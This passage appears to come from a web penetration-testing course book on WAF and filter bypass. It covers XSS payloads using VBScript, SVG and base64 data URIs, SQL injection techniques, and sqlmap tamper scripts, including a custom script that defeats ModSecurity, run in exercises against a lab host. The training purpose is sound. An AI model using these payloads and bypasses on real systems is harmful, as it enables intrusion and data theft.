if name="Justin" then
document.write("Hi Justin!")
end if
</script>
```

Or inject into an event:

```
<img src='logo.gif' onload='vbs:MsgBox "Hello"'>
```


As we inject VBScript, we need to keep in mind that it works the same as JavaScript. We can inject entire scripts or inject into an event handler. When we inject the entire script, we do still have the *src=* option as with JavaScript to load the script from a file on that server or another. So, for an entire script being injected, it would look like:

```
<script type="text/vbscript">
if name="Kevin" then
document.write("Hi Kevin!")
end if
</script>
```

This script simply writes to the document if a variable *name* is set to Kevin.

We can also inject into an event handler as in:

```
<img src='logo.gif' onload='vbs:MsgBox "Hello"'>
```

Notice, in this example, the code is preceded by the vbs: abbreviation. This notifies the browser that the code is VBScript, not the default JavaScript.

EXECUTING JSCRIPT VIA VBSCRIPT

JavaScript has the *eval()* function:
- This enables you to execute code stored in a string

VBScript has the same thing:
- It uses *execScript()*

A big difference is it allows for cross language support:
- VBScript can then execute Jscript
- This is done with a second parameter to the call

By mixing the languages, we cause more confusion:
- Protections fail

```
<script type="text/vbscript">
code = "alert(42)"
execScript code
</script>
```


Another cool feature of VBScript is its capability to execute code that has been stored in a string. This is the execScript() function. This is EXTREMELY similar to the exec function in JavaScript, but it has a small difference. When we call the *execScript* function, it takes a second parameter that specifies what language the code to execute is written in. VBScript enables us to execute code that is written in VBScript or Jscript. JScript is an IE flavor of JavaScript.

By combining and mixing languages, we can cause even more headaches for the protections we are trying to bypass. As we have discussed before, context and understanding of how things work in that context is important for protections to have. Without this context, or by confusing it, we can bypass those protections because most of them will fail open. Blacklisting looks only for *known* badness; if it doesn't understand the attack, it assumes it's okay.

NO UNIVERSAL BYPASS

There is no universal bypass technique that always works

Each WAF, framework, or filtering code evasion can be unique to that particular application

We must not only get past the control, we must also exploit the vulnerability

Modern evasion combines multiple evasion techniques together

An XSS example we might use encoding HTML5 Data URI in an SVG file along with an onerror() to avoid using the <script> tag.

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- **Day 5: WAF and Filter Bypass**
- Day 6: Capture the Flag

Web Application Security Defenses
- Exercise: WAF Versus Web Framework
- Developer Created Defenses
- Web Framework Defenses
- Inline Security Defenses
- Exercise: Understanding ModSecurity Rules

Bypassing Defenses
- Fingerprinting Defenses
- Exercise: Fingerprinting Defenses
- Bypassing XSS Defenses
- Exercise: Bypassing XSS Defenses
- Bypassing SQL Injection Defenses
- Exercise: Bypassing SQL Injection Defenses
- Bypassing Application Restrictions
- Exercise: RCE Bypass with PHP mail()

This page intentionally left blank.

EXERCISE: BYPASSING XSS DEFENSES

Target: http://modsec.sec642.org

Additional Testing Aids:

- http://modsec.sec642.org/disabled
- http://modsec.sec642.org/rules
- http://modsec.sec642.org/logs

Goal:

- Find a way to bypass the WAF and execute XSS on the app
- These FuzzDB lists might be of some help:
  - `xss/xss-rsnake.txt`
  - `xss/jhaddix-xss-tests.txt`
  - `xml/xml-attacks.txt`
  - `html-javascript/html5-security-tests.txt`

Hint: Try breaking these into smaller Intruder sessions or use ZAP

In this exercise, you attempt to find a method to bypass the XSS defenses in ModSecurity.

Reference

The target system is http://modsec.sec642.org, and you can find the FuzzDB files to use in the Wordlists/FuzzDB/attack folder.

Even though Burp Intruder is crippled in the free version, it does allow you to run multiple fuzz sessions at the same time without penalty, so try using the Load button in the Payload tabs and breaking the fuzz attempts for each list into four to five different Intruder sessions all running in parallel. Another option is to use Zed Attack Proxy (ZAP) to do these fuzz attempts, which isn't throttled.

Look at the fuzz results to determine if you have found a bypass, and try modifying the payload to confirm it works.

EXERCISE WALKTHROUGH

Stop here if you would like to solve the exercise yourself.

If you are not sure how to accomplish the goals, use the pages ahead to walk you through the exercise, showing you how to achieve each of the goals.

This page intentionally left blank.

EXERCISE: BYPASSING XSS DEFENSES LOOKING FOR COMMON BYPASSES

Payloads are:

`xss/xss-rsnake.txt`

`xss/jhaddix-xss-tests.txt`

Examine the payload

Injection point is: §test§

Do you see any request/response queries that look like they bypassed the WAF?

- If so, see if you can customize it to run your own code
- If not, try the next technique

```
POST /index.php HTTP/1.1
Host: modsec.sec642.org
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux
i686; rv:44.0) Gecko/20100101 Firefox/44.0
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://modsec.sec642.org/
Connection: close
Content-Type: application/x-www-form-
urlencoded
Content-Length: 8

xss=§test§
```


This page intentionally left blank.

EXERCISE: BYPASSING XSS DEFENSES LOOKING FOR CDATA BYPASSES

Payload is:

`xml/xml-attacks.txt`

Examine the payload

Injection point is: §test§

Do you see any request/response queries that look like they bypassed the WAF?

- If so, see if you can customize it to run your own code
- If not, try the next technique

```
POST /index.php HTTP/1.1
Host: modsec.sec642.org
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux
i686; rv:44.0) Gecko/20100101 Firefox/44.0
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://modsec.sec642.org/
Connection: close
Content-Type: application/x-www-form-
urlencoded
Content-Length: 8

xss=§test§
```


This page intentionally left blank.

EXERCISE: BYPASSING XSS DEFENSES LOOKING FOR HTML5 BYPASSES

Payload is:

`html-javascript/html5-security-tests.txt`

Examine the payload

Injection point is: §test§

Do you see any request/response queries that look like they bypassed the WAF?

- If so, see if you can customize it to run your own code
- If not, try the next technique

```
POST /index.php HTTP/1.1
Host: modsec.sec642.org
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux
i686; rv:44.0) Gecko/20100101 Firefox/44.0
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://modsec.sec642.org/
Connection: close
Content-Type: application/x-www-form-
urlencoded
Content-Length: 8

xss=§test§
```


This page intentionally left blank.

EXERCISE: BYPASSING XSS DEFENSES FORMING THE EVASION

Things to try:

- A benign SVG
- A deliberately broken script
- A benign data URI
- A malicious data URI
- Unicode encoding

Examine the fuzz responses to form a working bypass that will also exploit XSS in the browser

In this exercise, we are looking for anything that gets past the XSS defenses in ModSecurity. However, evasion is not sufficient by itself, we must also inject a functional script that will execute in the browser.

Even though Burp Intruder is crippled in the free version, it does allow you to run multiple fuzz sessions at the same time without penalty, so try using the Load button in the Payload tabs and breaking the fuzz attempts for each list into four to five different Intruder sessions all running in parallel. Another option is to use Zed Attack Proxy (ZAP) to do these fuzz attempts, which isn't throttled.

Look at the fuzz results to determine if you have found a bypass, and try modifying the payload to confirm it works.

```
<script>alert(42)</script>
<svg
xmlns:svg="http://www.w3.org/2000/svg"xmlns="http://www.w3.org/2000/svg">foo.svg</svg><svg
xmlns:svg="http://www.w3.org/2000/svg" xmlns="http://www.w3.org/2000/svg">
<script>alert(42)</script></svg>
<EMBED SRC=""></EMBED>
<EMBED
SRC="data:TXT/HTML;base64,PHN2ZyB4bWxuczpzdmc9Imh0dHA6Ly93d3cudzMub3JnLzIwMDAvc3ZnIiB4bWxucz0
iaHR0cDovL3d3dy53My5vcmcvMjAwMC9zdmciPjxzY3JpcHQ+YWxlcnQoNDIpPC9zY3JpcHQ+PC9zdmc+"></EMBED><X
SS STYLE=”xss:expression(alert(‘XSS’))”></a style="xss:express/**/ion(alert('XSS'))">
<%00SCRIPT>alert('Vulnerable')</SCRIPT>%uff1cscript%uff1ealert(‘XSS’);%uff1c/script%uff1e
```

Reference

The target system is http://modsec.sec642.org, and you can find the FuzzDB files to use in the Wordlists/FuzzDB/attack folder.

EXERCISE: BYPASSING XSS DEFENSES
BYPASSING MODSECURITY WITH A DATA URI

Now try the following code in a data URI:

```
<svg xmlns:svg="http://www.w3.org/2000/svg"
xmlns="http://www.w3.org/2000/svg"><script>alert(42)</script></svg>
```

- There should be no line returns in that code
- There should be one space at the beginning right after: `<svg`
- There should be one space right before: `xmlns=`

Base64 encode that code, and insert it into a data URI using type image/svg+xml:

```
<EMBED SRC="???"></EMBED>
```

Check your end result with the sample below if it doesn't work

Now try inserting the code shown in the slide. Do not press Enter between the lines. It should be one continuous string. You can see minor variances in your base64-encoded version if you use more than one space or line returns between the code elements, which may or may not matter.

```
<EMBED SRC="
B4bWxuczpzdmc9Imh0dHA6Ly93d3cudzMub3JnLzIwMD
Avc3ZnIiB4bWxucz0iaHR0cDovL3d3dy53My5vcmcvMj
AwMC9zdmciPjxzY3JpcHQ+YWxlcnQoNDIpPC9zY3JpcH
Q+PC9zdmc+"></EMBED>
```

Try modifying to run other XSS exploits.

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- **Day 5: WAF and Filter Bypass**
- Day 6: Capture the Flag

Web Application Security Defenses
- Exercise: WAF Versus Web Framework
- Developer Created Defenses
- Web Framework Defenses
- Inline Security Defenses
- Exercise: Understanding ModSecurity Rules

Bypassing Defenses
- Fingerprinting Defenses
- Exercise: Fingerprinting Defenses
- Bypassing XSS Defenses
- Exercise: Bypassing XSS Defenses
- Bypassing SQL Injection Defenses
- Exercise: Bypassing SQL Injection Defenses
- Bypassing Application Restrictions
- Exercise: RCE Bypass with PHP mail()

This page intentionally left blank.


BYPASSING SQL INJECTION DEFENSES

Remember, SQL injection occurs when user-controlled input is placed inside of an SQL query and passed to the backend database

With poor or no filtering applied to the input

```
SELECT info FROM users WHERE user_id = '[unfiltered user input]'
```

```
SELECT info FROM users WHERE user_id = ' ' OR 'abc' = 'abc '
```



The statement 'abc' = 'abc' is a tautology – it is always true

When applied to any other statement with an OR, it makes the combination of them true

As a preface to our SQL injection section, we're going to do a brief refresher. This section is likely going to be a review of what most of you already know, but it remains important because we'll be reviewing SQL injection with a specific methodology in mind. This methodology will become important later in this section when we start talking about automated tools that implement SQL injection discovery and exploitation.

SQL injection occurs when a developer takes unfiltered user input and places it inside of an SQL query. This query is then passed to the backend database of the application.

For example, say an application selects information about users and is supposed to return only one result at a time based on the user_id passed via user input.

```
SELECT info FROM users WHERE user_id = ' [unfiltered user input] '
```

An attacker could take advantage of this and, instead of returning only a single user's information, return information about every user in the database.

```
SELECT info FROM users WHERE user_id = '' OR 'abc' = 'abc'
```

The attacker escapes out of the single-quoted string and appends an OR statement to the end of the query. The statement OR-ed is a tautology; a statement that is always true. Any statement OR-ed with a tautology is true no matter what the original statement is. This causes the statement to be true for every record in the database, instead of just one record, returning the information field of every user in the database.

SQL INJECTION: INJECTION POINTS

For SQL injection to work, the attacker must craft a valid SQL statement using their injection

One methodology involves choosing a prefix/suffix that allows for a variety of queries in-between

Prefix and suffix based on SQL used in the app

Example injection points:

```
SELECT info FROM users WHERE user_id = [ user input ]
SELECT info FROM users WHERE username = ' [ user input ] '
SELECT info FROM users WHERE username = " [ user input ] "
SELECT info FROM users WHERE (type= 'admin' and id = [ user input ] )
```


In many ways, as penetration testers, we have to become developers. To successfully perform an SQL injection attack, the final query sent to the backend database has to be a valid query that the database can accept. Given that we likely need to perform a large number of queries against the backend database, it would benefit us to create a methodology for arbitrarily running, and retrieving the output of, any query we choose.

One such methodology involves choosing a prefix and suffix combination that flexibly allows almost any query to be placed in between and still function as a valid SQL statement. The prefix and suffix are chosen based on the SQL used in the vulnerable application. The slide shows us a few example injection points, which would each require a different prefix and suffix to form a valid query.

RDMS' AND ANSI SQL

ANSI SQL is a standard for queries:
- But all the RDBMS *add* to it

These differences make SQL injection interesting:
- And open ways to bypass controls

The world of RDBMS and their support is complex:
- Adding to the worries of defenders
- Of course, this makes us grin!

When we think about SQL and SQL injection, the idea of SQL being a standardized language is interesting. Although yes ANSI SQL provides a series of standard query pieces, every RDBMS out there has added to the language and its way of supporting queries and features. This vast array of differences is what we want to think about when we examine an application behind some form of protection.

RDBMS and their supported languages are quite complex. And as we all know, when things are complex, vulnerabilities and weaknesses abound. This is even truer when we talk about WAFs and filtering capabilities to understand how our payload works within the context of the application and the database behind it. So we need to look at this complexity from a perspective of how we can use it to bypass the controls within the application.

BYPASSING CONTROLS

The next step is to consider bypassing controls:
- Both WAFs and filters

Many applications depend on the protections:
- Without solving the flaw within itself

If you can bypass the controls:
- So can the attackers

Your testing needs to take this into account:
- Of course, you can just have the protection disabled
- But this is not always possible

Now that we have an understanding of the protections available, we need to start considering bypassing them. Most important, because it is our job! As we look at the WAFs and the filtering our targets have enabled, we have to consider ways to bypass these items. This allows us to provide our targets with a better understanding of the security flaws they expose, especially because if we can bypass the control, so can the black hat hackers and other malicious users.

We need to take these bypass capabilities into account for another major reason. Often, as we test applications, we find that the developer has depended on the protection of the WAF instead of building the application securely. Or they have implemented filtering that is simple to bypass. These conditions are often worse than no protection at all because the feeling that they are secure leads to less monitoring or efforts to improve the security.

ABUSE OF MISUNDERSTANDINGS

Context is important for defense:
- And attack

Protections must understand the context of the request:
- Most assume a web application context
- Not the RDBMS behind it

Most protections are built based on web apps:
- They do not know how an SQL query runs

We can abuse this difference:
- Bypassing the control
- Exploiting the system

This requires us to have the understanding the protection lacks

As we have discussed, context is everything when it comes to protections. The protections have to truly understand how things run and where they execute. Does the WAF know that the payload in the HTTP POST is part of a query against a MySQL server or that it is data inserted into Microsoft SQL? This information is required for determining if something should be blocked or it's OK to let it through.

Most of the protections we see in the wild are focused on how the application parses the input. They try to block things such as SQL injection, but they end up focusing on the simple items. This allows for a sophisticated attacker that truly understands how the backend system processes things and handles the various features to abuse the application without being bothered by the protections in the system.

Let's look at some ways to abuse SQL in this section.

OBFUSCATING CHARACTERS

Obfuscation is a popular way to hide parts of our query:
- Especially the parts that trigger blocks

RDBMS provide various ways to do this:
- Either functions or features

We can use these against the RDBMS

One way is to use converted characters:
- `select 0x536563363432`

We can also use function such as:
- char() and hex()
- Examples:

```
grep -R -ie 'char(' -e 'hex(' /opt/samurai/sqlmap/xml/payloads
```


One way we can try to get past protections is to use obfuscation. If we convert or hide the parts that trigger the block but in a way the RDBMS understands, we can still execute our query. This is made easier because RDBMS provide many different ways to handle stuff—everything from features of the RDBMS to functions provided to deal with the data. These different features can then be used against the RDBMS through the application.

One thing we can do is use converted characters, for example, if we convert a string to its hex value and use that in the query. In the example, 0x536563363432 is the hex value for *Sec642.* This query runs on a MySQL server. If we were targeting PostgreSQL, we would have to change it to \53\65\63\36\34\32 because it supports the backslash notation. Either way, we can change trigger strings to hidden input.

MYSQL AND UNICODE MATCHING

MySQL has an interesting issue with UNICODE in queries

In many cases, MySQL matches UNICODE characters to other ones:

- Has one of the most extensive mappings in any database
- Loosely deals with the match
- This means that we can use payloads of UNICODE

One great attack for this is for authentication

One quirk of MySQL that is interesting to use in a web application is how it handles UNICODE during queries. If MySQL is asked to match something, such as in a WHERE clause, and we use UNICODE, MySQL loosely compares that to the fields. So you run into things where *ä* is the same as an *a*. If we use these "matching" characters within our payload, MySQL matches the wrong item.

This type of issue is great for parts of the site where we deal with checks, such as authentication.

MATCHING EXPLANATION


Authentication is a perfect example of this flaw

In some cases, MySQL's character set is so forgiving you can log in with either:

- äĎmĬň
- admin

Potentially allowing us to authenticate to the system...

...or allow us to get past filters



Sometimes, we find authentication systems or places in which the application accepts our username from us. Think of the cookie in many applications that contains our username. This type of transaction typically uses a database behind it. If we can enter our username, the system performs a query to determine if it is correct.

If instead of our name, we enter äĎmĬň, when the MySQL server queries for it, it will match admin. This may allow us to authenticate as the administrator, gaining access to the system. Sometimes, we need to actually register with an account with this name to get past the login form, but then later in the application when it attempts to query, our privileges would get escalated.

REVIEW OF SQLMAP

sqlmap by Bernardo Damele A. G. and Miroslav Stampar

Open-source Python command-line tool:
- Active development and updates available through SVN

Packages a wide range of queries into a large collection of prefixes and suffixes:
- The Metasploit of SQL injection!
- Makes adding/modifying payload easy

Fully supported DBMSs: MySQL, PostgreSQL, MSSQL Server, Oracle, SQLite, MSAccess, Firebird, and SAP MaxDB

Supported injections: Stacked query, union query, error, timing, Boolean-based injection, and direct connection

Supported operations: Fingerprint, dump schema and data, read/write file, shell, escalate privileges, and more!

Now let's talk about sqlmap, an absolutely amazing tool for SQL injection written and maintained by Bernardo Damele A. G. and Miroslav Stampar.

Reference

This open-source command-line tool, written in Python, is available at http://sqlmap.org/ and is constantly updated. Updates are available on the web and through SVN.

This tool comes with a library of prefixes, suffixes, and queries to perform specific actions on the backend database. This packaging and cataloguing of queries make it incredibly easy and convenient to add and modify your own SQL-injection payloads. Best of all, any suffix and prefix pair automatically benefits from the automation and library of queries contained in the tool. It's the Metasploit of SQL injection!

Sqlmap fully supports MySQL, PostgreSQL, MSSQL Server, Oracle, SQLite, MSAccess, Firebird, and SAP MaxDB backend databases. In addition to a large collection of prefixes and suffixes, it supports stacked query, union query, error-based, timing-based, Boolean-based injections, and running queries through a direct connection to the backend database over TCP.


It supports a large number of operations against the backend database, including fingerprinting, dumping complete scheme and data of all databases and tables, reading and writing files, executing shell commands, escalation of database privileges and much, much more. A complete feature list with documentation is available on the sqlmap website.

In this section, we cover a few of the most useful features of sqlmap.

--CHECK-WAF FUNCTION

SQLMap's --identify-waf feature sends extra requests to see if a WAF exists in front of the target:

- It uses randomly generated GET parameter names
- For values, it uses obvious malicious traffic



Another method is to actually send the traffic and see what happens. The --identify-waf function in sqlmap does exactly this. (Older versions of sqlmap had a --check-waf option.) It then evaluates the response from the application to determine if a WAF were blocking the traffic or transaction. This function uses the same techniques we discussed earlier today. It looks at the response codes and the contents of the page to see if the response has the signs of something blocking. It also compares the response to a known good response as a baseline.

This is a noisy way to determine if a WAF is blocking our requests, but it works with minimal traffic. Unless, of course, we know the WAF is there. ☺

TAMPER SCRIPTS

SQLMap can also modify its request to bypass controls

Tamper scripts allow us to modify the request using logic

These are Python scripts:

- Made up of a function declaration
- Input to function is SQLi payload to send
- Function returns the modification
- Simple to write and modify

SQLMap can also use tamper scripts to modify requests. These tamper scripts provide a powerful way to handle various modifications to our requests in an automatic fashion. These Python scripts simply take the various requests SQLMap is going to perform and then modifies them based on some logic.

These scripts are simple to write and, in most cases, the modifications they perform are simple. Because we are mostly attacking some type of pattern match, these modifications are often enough to bypass the control.

SIMPLE TAMPER SCRIPT EXAMPLE

```
import random

def tamper(payload, **kwargs):
    blanks = ['%09', '%0A', '%0C', '%0D']
    newpayload = ''
    for character in payload:
        if character.isspace():
            newpayload += random.choice(blanks)
        else:
            newpayload += character
    return newpayload
```

(See actual tamper script from sqlmap in notes, comment removed for space)


```
#!/usr/bin/env python
import os
import random
from lib.core.common import singleTimeWarnMessage
from lib.core.enums import DBMS
from lib.core.enums import PRIORITY
__priority__ = PRIORITY.LOW
def dependencies():
    singleTimeWarnMessage("tamper script '%s' is only meant to be run against %s" %
(os.path.basename(__file__).split(".")[0], DBMS.MYSQL))
def tamper(payload, **kwargs):
    blanks = ('%09', '%0A', '%0C', '%0D', '%0B')
    retVal = payload
    if payload:
        retVal = ""
        quote, doublequote, firstspace = False, False, False
        for i in xrange(len(payload)):
            if not firstspace:
                if payload[i].isspace():
                    firstspace = True
                    retVal += random.choice(blanks)
                    continue
            elif payload[i] == '\'':
                quote = not quote
            elif payload[i] == '"':
                doublequote = not doublequote
            elif payload[i] == " " and not doublequote and not quote:
                retVal += random.choice(blanks)
                continue
            retVal += payload[i]
    return retVal
```

CREATING A TAMPER SCRIPT

Creating a tamper script is simple:
- Use an existing one as a starting point

Mainly, you need to create your code in the tamper function:
- Defined in all these scripts

You process the payload:
- Making the modifications you want

And then return the payload to sqlmap

Although creating a script is rarely needed, due to the number available and the quick turnaround of the dev team when new ideas come out, it is simple to do. All it takes is knowledge of Python and a starting point. I take one of the existing ones that performs something similar to my idea. I then modify this script to do what my idea is and then copy it to the sqlmap directories to test it.

In the script, we need to perform most of our code in the *tamper* function. This is where the logic for how to process the payload happens. This logic makes whatever modifications we think are needed and then returns the payload back to sqlmap for it to use in its attacks.

TAMPER SCRIPTS AVAILABLE

SQLMap ships with prebuilt tamper scripts to help bypass controls:

```
samurai@samuraiwtf:~$ ls /opt/samurai/sqlmap/tamper
apostrophemask.py              __init__.py                  space2mssqlhash.py
apostrophenullencode.py        lowercase.py                 space2mysqlblank.py
appendnullbyte.py              modsecurityversioned.py      space2mysqldash.py
base64encode.py                modsecurityzeroversioned.py  space2plus.py
between.py                     multiplespaces.py            space2randomblank.py
bluecoat.py                    nonrecursivereplacement.py   sp_password.py
chardoubleencode.py            overlongutf8.py              symboliclogical.py
charencode.py                  percentage.py                unionalltounion.py
charunicodeencode.py           randomcase.py                unmagicquotes.py
commalessmid.py                randomcomments.py            uppercase.py
concat2concatws.py             securesphere.py              varnish.py
equaltolike.py                 space2comment.py             versionedkeywords.py
greatest.py                    space2dash.py                versionedmorekeywords.py
halfversionedmorekeywords.py   space2hash.py                xforwardedfor.py
ifnull2ifisnull.py             space2morehash.py            informationschemacomment.py
space2mssqlblank.py
```


When we install sqlmap, we get a large number of scripts right away. These are based on a number of known ways to bypass controls and provide us significant power within our testing. As shown in the screenshot, we have a variety of actions that can be performed by these scripts against the requests sqlmap will be performing.

For example, one of these scripts takes all the spaces in a request and changes them to a random number of spaces. This is due to many RDBMSs treating 10 spaces the same way as one. Another of the scripts actually modifies the query we are injecting to change the equals in a query to a LIKE query. Although this may return a larger data set, isn't that better than being blocked?

Course Roadmap

- Day 1: Advanced Attacks
- Day 2: Web Frameworks
- Day 3: Web Cryptography
- Day 4: Alternative Web Interfaces
- **Day 5: WAF and Filter Bypass**
- Day 6: Capture the Flag

Web Application Security Defenses
- Exercise: WAF Versus Web Framework
- Developer Created Defenses
- Web Framework Defenses
- Inline Security Defenses
- Exercise: Understanding ModSecurity Rules

Bypassing Defenses
- Fingerprinting Defenses
- Exercise: Fingerprinting Defenses
- Bypassing XSS Defenses
- Exercise: Bypassing XSS Defenses
- Bypassing SQL Injection Defenses
- Exercise: Bypassing SQL Injection Defenses
- Bypassing Application Restrictions
- Exercise: RCE Bypass with PHP mail()

This page intentionally left blank.

EXERCISE: BYPASSING SQL INJECTION DEFENSES

Target: http://modsec.sec642.org

Additional Testing Aids:

- http://modsec.sec642.org/disabled
- http://modsec.sec642.org/rules
- http://modsec.sec642.org/logs

Goals:

- Try sqlmap's built-in tamper scripts to bypass the WAF
- Try FuzzDB's `mysql.txt` and `generic-blind.txt` lists in `sql-injection/detect`
- Create a new tamper script to bypass the WAF

Hint:

- Don't forget that ModSecurity is also looking for SQLMAP's user-agent string
- There is a known bypass flaw with this version of ModSecurity, which is a combination of comment characters followed by a newline character: `%23%2f%2a%0a`

In this exercise, you use sqlmap and its tamper scripts against a protected target. Like your other labs today, your target will be http://modsec.sec642.org, but this time you try to bypass the SLQi input field.

To help you in your efforts, several websites have been set up to aid your testing.

Following are your goals for this exercise:

1. Configure sqlmap to use Burp Suite as its proxy.
2. Try sqlmap's built-in tamper scripts to bypass the WAF.
3. Create a new tamper script to bypass the WAF.

There is a known bypass flaw with this version of ModSecurity that is a combination of comment characters followed by a newline character:

```
%23%2f%2a%0a
```

Reference

You can read about the bypass flaw here:
https://www.trustwave.com/Resources/SpiderLabs-Blog/ModSecurity-SQL-Injection-Challenge--Lessons-Learned/

EXERCISE WALKTHROUGH

Stop here if you would like to solve the exercise yourself.

If you are not sure how to accomplish the goals, use the pages ahead to walk you through the exercise, showing you how to achieve each of the goals.

This page intentionally left blank.

EXERCISE: BYPASSING SQL INJECTION DEFENSES FUZZING WITH FUZZDB LISTS

Start with FuzzDB again

Payload is:

```
sql-injection/detect/mysql.txt
sql-injection/detect/generic-blind.txt
```

Examine the payload

Injection point is: §test§

Do you see any request/response queries that look like they bypassed the WAF?

- If so, see if you can customize it to run your own code
- If not, try the next technique

```
POST /index.php HTTP/1.1
Host: modsec.sec642.org
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux
i686; rv:44.0) Gecko/20100101 Firefox/44.0
Accept:
text/html,application/xhtml+xml,application/xm
l;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Referer: http://modsec.sec642.org/
Connection: close
Content-Type: application/x-www-form-
urlencoded
Content-Length: 8

sqli=§test§
```


Open Burp Suite from the main menu so we can use it with our browser and with sqlmap. Then open Firefox and configure it to use Burp as its proxy.

Remember, the FuzzDB lists are located in the ~/Wordlists/FuzzDB/attack folder.

EXERCISE: BYPASSING SQL INJECTION DEFENSES USE TAMPER SCRIPTS

Now use some tamper scripts:

- First look at the code

```
cd /opt/samurai/sqlmap/tamper
ls
gedit randomcomments.py
```

- Try a couple that look promising to you

```
sqlmap -u "http://modsec.sec642.org/index.php" --data "sqli=test" --proxy
http://localhost:8082 --user-agent=mozilla -p sqli --tamper randomcomments
--dbs
```

How about running them all against our target?

```
for file in *; do sqlmap -u "http://modsec.sec642.org/index.php" --data
"sqli=test" --user-agent=mozilla -p sqli --dbms mysql --tamper $file --dbs
| tee /tmp/sqlmap-$file-results.txt; done
```

Watch for false positives by verifying sqlmap actually outputs a list of DBs

Now let's examine the tamper scripts. Open gedit from the menu. Click File->Open.

Go to the tamper scripts directory /opt/samurai/sqlmap/tamper/ and select some of the scripts to look at. Notice the tamper function. This is the logic of the script.

Now let's use some of these against our targets found earlier. Run sqlmap with various scripts. Pick the ones you think might be interesting. The following example uses the randomcomments.py tamper script.

```
    sqlmap -u "http://modsec.sec642.org/index.php" --data "sqli=test" --proxy
http://localhost:8082 --user-agent=mozilla -p sqli --tamper randomcomments --dbs
```

If you would like to run more than one tamper script on your requests, you can separate them with commas like this; however, this runs all listed tamperscripts on each attempt at the same time (such as randomizing text AND randomizing comments before sending each request) as shown here:

```
    sqlmap -u "http://modsec.sec642.org/index.php" --data "sqli=test" --proxy
http://localhost:8082 --user-agent=mozilla --tamper randomcase,randomcomments -p
slqi --dbs
```

You can even create a little bash script to try every tamper script in the tamper directory. However, you should find that this version of sqlmap doesn't have the right tamper scripts to bypass our WAF.

EXERCISE: BYPASSING SQL INJECTION DEFENSES CREATE A TAMPER SCRIPT

```
def dependencies(): pass
def tamper(payload, **kwargs):
    newpayload = '%23%2f%2a%0a' + payload
    return newpayload
```


With a little searching on Google, you can find some blogs discussing lesson learned from a SQLi challenge the ModSecurity team hosted:

https://www.trustwave.com/Resources/SpiderLabs-Blog/ModSecurity-SQL-Injection-Challenge--Lessons-Learned/

Reading through this blog, you can learn about some of the techniques people used to bypass the same version of ModSecurity our target uses. One of the techniques used was to use a combination of different MySQL comments and a new line character:

```
test" AND SELECT%23%2f%2a%0a* FROM table
```

Or the URL decoded version is

```
test" AND SELECT#/*
* FROM table
```

ModSecurity ignores the first comment character (# or %23) and the newline character (%0a) because both of these are often used to bypass WAF rules. And because the multiline comment (/* or %2f%2a) doesn't have a matching closing comment, ModSecurity ignores everything after the opening multiline comment. So ModSecurity passes only the following to its filter rules:

```
test" AND SELECT
```

EXERCISE: SQL INJECTION EXERCISE CONCLUSION

MySQL honors the first comment character (# or %23)

It ignores everything until the newline character, then starts interpreting the next line as valid SQL:

```
test" AND SELECT * FROM table
```

ModSecurity sees only:

```
test" AND SELECT
```

ModSecurity ignores the comment and the newline character

However, MySQL honors the first comment character (# or %23) and ignores everything until the newline character, then starts interpreting the next line as valid SQL:

```
test" AND SELECT * FROM table
```

So that means we must add swap the space for our open comment string after each SQL keyword. Or we can cheat and just insert that attack string once at the beginning of the payload which is just enough to bypass ModSecurity. Create a tamper script to use this technique named "**newspacemysqlopencomment.py**" and move it to the tamper directory. A full example is shown above in the slide. Once you have created this file in the tamper directory, run the following command to use your new tamper script:

```
sqlmap --purge
  sqlmap -u "http://modsec.sec642.org/index.php" --data sqli=test --proxy
"http://localhost:8082" --user-agent=mozilla --tamper newspacemysqlopencomment -p
sqli --dbms mysql --dbs
```

